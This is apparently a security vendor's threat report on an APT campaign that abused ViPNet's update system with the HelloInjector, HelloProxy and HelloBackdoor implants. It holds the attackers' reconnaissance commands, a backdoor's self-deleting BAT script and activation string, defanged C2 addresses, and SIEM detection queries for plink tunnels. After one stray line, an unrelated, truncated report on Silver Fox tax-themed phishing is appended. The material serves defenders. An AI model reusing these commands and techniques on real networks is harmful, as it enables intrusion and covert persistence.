UPD 16.07.2026: Added rules to protect companies using our Kaspersky SIEM system, and listed events for developing custom detection rules or conducting threat hunting.
UPD 16.07.2026: Added detection of the malicious activity using Kaspersky Managed Detection and Response.
UPD 16.07.2026: Added detection rules and examples using KEDR Expert.
UPD 16.07.2026: Added detection of the malicious campaign in network traffic using Kaspersky Anti Targeted Attack (KATA) with the NDR module.
UPD 16.07.2026: Updated the list of Indicators of Compromise (IoCs) and TTPs.
We discovered a new APT attack using previously unknown tooling, which started at least in May 2026 and remains active at the time of publication. It is notable in that the implants used during the attack were launched through the ViPNet update system (a software suite for creating secure networks). During our research, we identified attempts at targeted infection of large Russian organizations in the government, energy, transport, education, and logistics sectors, as well as industry. This is not the first time an advanced group has targeted computers connected to ViPNet networks. For example, last year, we discovered a complex backdoor mimicking ViPNet updates.
Persistence via the update system
On one of the analyzed systems, we identified a malicious file named wtsapi32.dll in the directory C:\Program Files (x86)\InfoTeCS\VIPNet Update System, which belongs to the ViPNet suite update system. By placing the file in this directory, the attackers implement the DLL Sideloading technique — the ViPNet update system executable file itcsrvup64.exe, which is launched at OS startup, is susceptible to it. Thus, during this attack, the attackers tried to implement persistence on the system through the ViPNet software update component.
HelloInjector: a loader for additional malicious components
The wtsapi32.dll component is a loader, which we named HelloInjector. Its main goal is to inject its code into the svchost.exe process and launch the malicious payload. After starting, the malware checks the process in the context of which it was launched. If the name of the main process is not svchost.exe, the loader starts iterating through all processes running in the operating system. It looks for a process whose name contains the string svchost, and whose command line contains the string netsvcs. If such a process is found, the loader injects itself into the target process using the NtWriteVirtualMemory and NtCreateThreadEx functions.
After restarting inside the new process, the loader checks the process name again for the presence of the string svchost. Having confirmed the successful check, HelloInjector loads and executes the malicious payload, which is stored in its body in plain text, in memory.
HelloProxy: a tool for traffic proxying and launching new malicious payloads
The malicious payload, which we named HelloProxy, is simultaneously a hidden proxy and a loader for the following modules sent by the command server. It works by intercepting the NtDeviceIoControlFile, closesocket, and shutdown functions. Their interception is carried out using the Microsoft Detours library.
The handlers of the closesocket and shutdown functions prevent the premature closing of sockets used for interaction with the C2. In turn, the handler of the NtDeviceIoControlFile function contains the main malicious logic. Its code implements the interception of two IOCTL codes:
AFD_RECV (0x12017)
AFD_GET_TDI_HANDLES (0x12037)
These codes are used during socket operations — their interception allows the malware to hinder security solutions operating in user mode for filtering network connections. Kaspersky security solutions detect such activity and prevent infection attempts at all stages.
The AFD_GET_TDI_HANDLES handler is responsible for socket registration, and the AFD_RECV handler initiates the processing of incoming traffic. It is worth noting that every incoming message that triggered the processing of the AFD_RECV code is logged to the file C:\users\public\tesh4RPC.txt in the format:
threadid: <Thread ID> pid=<PID>\r\n
After installing the interceptors, the malware starts listening on ports 5003 and 5060 in anticipation of the first commands from the C2 server. In order to distinguish the command server traffic from the rest of the traffic, the implant implements a handshake process: it sends two bytes 0x0502 through the socket and expects to receive a message containing the string ASDFASFSAFASDF. After the successful completion of the handshake, the processing of incoming commands continues.
Depending on the received command, there are two execution branches:
Working as a proxy. The malware accepts strings in the following format:
<ip_addr>:<port>
Afterwards, it creates new sockets and starts forwarding traffic between them.
Working as a loader. The malware accepts an executable file from the command server, after which it loads it into the memory of its own process and launches it in a separate thread.
During the research, we managed to discover two malicious payloads that were injected into the svchost process, likely as a result of the previously described loader’s operation:
An implant, which we named HelloExecutor, with the help of which attackers can execute commands on the infected system.
A module for cleaning ViPNet software log files, which we named HelloCleaner. It allows hiding the attackers’ actions in the system.
We established that the HelloExecutor backdoor was used for reconnaissance in the networks of infected organizations. The following shell commands were executed:
query user
ipconfig /all
ping   8.8.8.8  -n  1
net user /do
net group /do
dir "C:\Program Files (x86)"
dir "C:\Program Files (x86)\infotecs\"
dir "C:\Program Files (x86)\infotecs\ViPNet Administrator"
dir "C:\Program Files (x86)\infotecs\ViPNet Client\Export"
dir "C:\Program Files (x86)\infotecs\ViPNet Client"
dir  "С:\ProgramData\Infotecs\ViPNet Administrator\kc\Export\"
dir  "$appdata\Infotecs\ViPNet Administrator\kc\Export\ Dst for network <номер сети удален>"
dir c:\users\[username]
query  user
dir  C:\Users\Public\music

In these commands, the mention of the directory C:\Users\Public\Music is notable. We established that on infected machines, the attackers used this directory when launching an SSH tunnel from the infected infrastructure to the attackers’ command server (5.39.253[.]206). The attackers launched a renamed executable file of the legitimate PuTTY utility (a client for various remote access protocols):
HelloBackdoor: a Rust-based backdoor for file system manipulations
In addition to this, a backdoor written in the Rust language, which we named HelloBackdoor, was discovered on one of the infected systems. It accepts connections on port 443, waiting for the string 47c6235b4d2611184 (the second half of the MD5 hash of the string hello\n) to activate the backdoor. This backdoor further accepts the following commands:
!upload — upload a file to the infected machine !down — download a file from the infected machine !stop — stop the backdoor’s operation. For this, a BAT file is created and executed with the following content:
@echo off
:loop
if exist <selfpath> (
del /F /Q <selfpath>
if exist <selfpath> goto loop
)
sc stop iplircontrol >nul
timeout 5 > nul
sc start iplircontrol > nul
(goto) 2>nul & del /F /Q %0
If the command text did not match the above list, the command is executed using cmd.exe.
Attribution
During the analysis of one of the wtsapi32.dll file samples, we found an unused string:
It refers to the news portal sina.com, which is popular in China.
In addition, while analyzing the strings in the HelloBackdoor backdoor, we established that during compilation, Rust packages (crates) were downloaded from the mirror mirrors.ustc.edu.cn. Most likely, these strings remained in the malicious files unintentionally. However, the probability of using “false flags” implanted by attackers to complicate the attribution process cannot be excluded. At present, we link this campaign to the activities of an unknown Chinese-speaking APT group with a low degree of confidence.
Recommendations
Given that this is not the first time ViPNet has been used by advanced threat actor to conduct cyberattacks, we recommend paying special attention to the protection of workstations running this software. In particular, network traffic monitoring should be configured on the ports specified in the article for timely detection of signs of compromise.
Countering complex targeted attacks requires a comprehensive approach that combines security technologies operating at various stages of the cyberattack lifecycle. Such a multi-level security model helps not only to detect but also to prevent this category of incidents. This approach is embedded in the architecture of the Kaspersky Next Expert range of solutions, designed to protect businesses from APT-level threats, including attacks similar to the one described in this article.
Kaspersky solutions detect this threat with the following verdicts:
One practical method of detection is monitoring renamed PuTTY/Plink binaries rather than relying on the file name: even if the executable is named frontpage.exe, its PE header, version, strings, and hash match the original Plink, which is confirmed by EDR events. Additionally, it is worth paying attention to the specific command line with which the process was launched. The KEDR Expert solution detects this activity using the using_plink_or_putty_for_port_forwarding rule.

It is also important to monitor process injection into svchost.exe originating from the ViPNet update process itcsrvup64.exe, since this component should not legitimately inject code into system processes. Such behavior is a characteristic indicator of HelloInjector activity, which uses a trusted and signed process to mask malicious injection. The KEDR Expert solution detects this activity using the vipnet_load_library_code_injection rule.

Another effective way to detect malicious activity associated with ViPNet is monitoring network traffic. The Kaspersky Anti Targeted Attack (KATA) solution with the NDR module detects this activity using the IDS module and a Suricata rule for HelloBackdoor activity.
The rule is implemented based on the first packet expected by the malware. It accepts TCP connections on port 443, expecting to receive the command 47c6235b4d2611184 (part of the MD5 hash of the string hello\n), which activates the backdoor.
Monitoring the creation of the wtsapi32.dll library in the C:\Program Files (x86)\InfoTeCS\VIPNet Update System directory.
Monitoring the launch of unusual processes (not typical of ViPNet, lacking an InfoTeCS signature) by the ViPNet update process (Itcsrvup64.exe or Itcsrvup.exe).
Creation of library files (.dll) in a directory associated with ViPNet (by default, ViPNet Update System or VIPNET CLIENT) by ViPNet processes.
Atypical activity (file creation/process execution) from an instance of the svchost.exe process.
Creation of executable files in directories that are writable by default (%ProgramData%, %TEMP%, %SystemRoot%\Temp, C:\Users\Public, music|pictures|videos|contacts|links|libraries).
Monitoring the creation of tunnels using ssh or plink processes (identification is performed based on the original PE file name, not the executable file name); the detection is based on the presence of substrings like port:address:port and their variations in the command line.
To protect companies using our Kaspersky SIEM system, the product repository contains rules that help detect such malicious activity.
Reconnaissance of users and groups, as well as network connections using standard Windows utilities, is detected by the following rules:
R220_02_Collection of user account information using standard Windows tools
R221_01_Windows group discovery via Windows tools
R224_02_Remote system discovery via standard Windows tools
R224_14_Windows reconnaissance activity
R226_02_Collection of information about network connections using standard Windows tools
Also, when developing your own detection rules or conducting threat hunting, we recommend paying attention to the following events:
Creation of suspicious files in the ViPNet update directory C:\Program Files (x86)\InfoTeCS\VIPNet Update System:
(DeviceEventClassID = '4663' OR DeviceEventClassID = '11')
AND match(FileName, '.*\\.(exe|dll)')
AND FileName ilike '%\InfoTeCS\VIPNet Update System\%'
Persistence using the DLL Sideloading technique by loading the wtsapi32.dll library into ViPNet update processes Itcsrvup64.exe or Itcsrvup.exe with an invalid signature (Signed not true, SignatureStatus not valid) or a signature that does not contain InfoTeCS vendor details:
DeviceEventClassID = 7
AND match(DestinationProcessName, '.*\\\\(itcsrvup64|itcsrvup)\\.exe')
AND FileName ilike '%wtsapi32.dll'
AND FileName ilike '%\InfoTeCS\VIPNet Update System\%'
AND ((DeviceCustomNumber1 = 0 AND DeviceCustomNumber2 = 0) OR NOT FlexString2 ilike '%InfoTeCS%')
Launching non-standard processes from the ViPNet update processes Itcsrvup64.exe or Itcsrvup.exe:
(DeviceEventClassID = '4688' OR DeviceEventClassID = '1')
AND match(SourceProcessName, '.*\\\\(Itcsrvup64|Itcsrvup)\\.exe')
AND NOT match(DestinationProcessName, '.*\\\\(wmail|monitor|itcsrvup64)\\.exe')
Launching the ViPNet update processes Itcsrvup64.exe or Itcsrvup.exe with an invalid signature (Signed not true, SignatureStatus not valid) or a signature that does not contain InfoTeCS vendor details:
DeviceEventClassID = '1'
AND match(DestinationProcessName, '.*\\\\(Itcsrvup64|Itcsrvup)\\.exe')
AND ((DeviceCustomNumber1 = 0 AND DeviceCustomNumber2 = 0) OR NOT FlexString2 ilike '%InfoTeCS%')
Atypical reconnaissance execution from the svchost.exe process:
(DeviceEventClassID = '4688' OR DeviceEventClassID = '1')
AND SourceProcessName ilike '%svchost.exe'
AND match(DeviceCustomString4, '.*cmd(.exe)?.*\/c\s+(net\s+(use|group)|sc\s+(query|start|stop)|ping|ipconfig|netstat).*')
Creation of tunnels using renamed ssh or plink processes:
DeviceEventClassID = '1'
AND match(OldFileName, '.*(plink|ssh).*')
AND DeviceCustomString4 match '\d+:\d+\.\d+\.\d+\.\d+:\d+'
For correct functioning of detection rules and threat hunting, it is necessary to ensure that events from Windows systems are received by the Kaspersky SIEM system in full, including events with the following identifiers: Sysmon 1, 7, 11, as well as Security 4688, 4663.
sc description AppMgmt "Processes installation, removal, and enumeration requests for software deployed through Group Policy. If the service is disabled, users will be unable to install, remove, or enumerate software deployed through Group Policy. If this service is disabled, any services that explicitly depend on it will fail to start."
In December 2025, we detected a wave of malicious emails designed to look like official correspondence from the Indian tax service. A few weeks later, in January 2026, a similar campaign began targeting Russian organizations. We have attributed this activity to the Silver Fox threat group.
Both waves followed a nearly identical structure: phishing emails were styled as official notices regarding tax audits or prompted users to download an archive containing a “list of tax violations”. Inside the archive was a modified Rust-based loader pulled from a public repository. This loader would download and execute the well-known ValleyRAT backdoor. The campaign impacted organizations across the industrial, consulting, retail, and transportation sectors, with over 1600 malicious emails recorded between early January and early February.
During our investigation, we also discovered that the attackers were delivering a new ValleyRAT plugin to victim devices, which functioned as a loader for a previously undocumented Python-based backdoor. We have named this backdoor ABCDoor. Retrospective analysis reveals that ABCDoor has been part of the Silver Fox arsenal since at least late 2024 and has been utilized in real-world attacks from the first quarter of 2025 to the present day.
Email campaign


In the January campaign, victims received an email purportedly from the tax service with an attached PDF file.
Phishing email sent to victims in Russia

The PDF contained two clickable links to download an archive, both leading to a malicious website: abc.haijing88[.]com/uploads/фнс/фнс.zip.
Contents of the PDF file from the January phishing wave
Contents of the фнс.zip archive

In the December campaign, the malicious code was embedded directly within the files attached to the email.
Phishing email sent to victims in India
The email shown in the screenshot above was sent via the SendGrid cloud platform and contained an archive named ITD.-.rar. Inside was a single executable file, Click File.exe, with an Adobe PDF icon (the RustSL loader).
Contents of ITD.-.rar
